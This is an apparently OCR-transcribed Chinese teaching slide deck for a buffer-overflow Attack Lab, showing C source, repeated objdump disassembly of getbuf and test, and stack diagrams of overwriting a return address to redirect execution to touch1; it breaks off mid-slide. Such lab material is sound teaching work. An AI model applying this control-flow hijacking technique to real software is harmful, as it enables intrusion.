



Attack Lab



张廷基

ztj22@mails.tsinghua.edu.cn



目录

- **Part 1 实验内容**
- Part 2 准备工作
- Part 3 作业提交





实验内容

●缓冲区溢出攻击

- 一种利用软件内存管理漏洞的、高危的攻击技术
- 根本原因：程序没有判断输入的字符串的长度
- 输入的字符串可能超出缓冲区的范围。如果精心设计，超出缓冲区的数据可以覆盖栈上的关键数据，从而劫持程序控制流。





第1题

```
1 void test() {  
2     int val;  
3     val = getbuf();  
4     printf("No exploit.  Getbuf returned 0x%x\n", val);  
5 }
```

```
1 unsigned getbuf()  
2 {  
3     char buf[BUFFER_SIZE];  
4     Gets(buf);  
5     return 1;  
6 }
```

```
1 void touch1() {  
2     vlevel = 1;  
3     printf("Touch1!: You called touch1()\n");  
4     validate(1);  
5     exit(0);  
6 }
```

- 目标：函数test调用函数getbuf后，直接运行函数touch1，不返回到函数test。





题目提示

```
1 unsigned getbuf()  
2 {  
3     char buf[BUFFER_SIZE];  
4     Gets(buf);  
5     return 1;  
6 }
```


- buf缓冲区的具体位置和大小取决于 BUFFER_SIZE 以及 gcc 的分配策略
- ctarget 为二进制，BUFFER_SIZE 的大小以及地址需要从汇编代码中得到
- 反汇编：objdump





复习

- 过程调用指令：
 - call label 将 **返回地址** 压入栈，程序指针跳转至label
- 返回地址
 - Call指令的下一条指令地址
- 过程返回的指令：
 - ret 弹出栈顶的返回地址、跳转至返回地址





正常情况

命令: `objdump -d`

绿色: 程序PC指针

右侧: 执行完PC指向的指令后的程序栈结果

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

call label 将返回地址
压入栈，跳转至label

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

rsp赋值给rdi， rdi是函数
Gets的输入参数（缓冲区
起始地址）






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

ret 跳转至
栈顶的返回
地址






正常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

ret 跳转至
栈顶的返回
地址






异常情况（目标）

rsp赋值给rdi， rdi是函数 Gets的输入参数（缓冲区起始地址）

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```





异常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

rsp赋值给rdi， rdi是函数
Gets的输入参数（缓冲区
起始地址）

高地址

符字入
输的计
设心精

开辟缓冲区，
用于存放输入
的字符

栈顶指针rsp

低地址



异常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
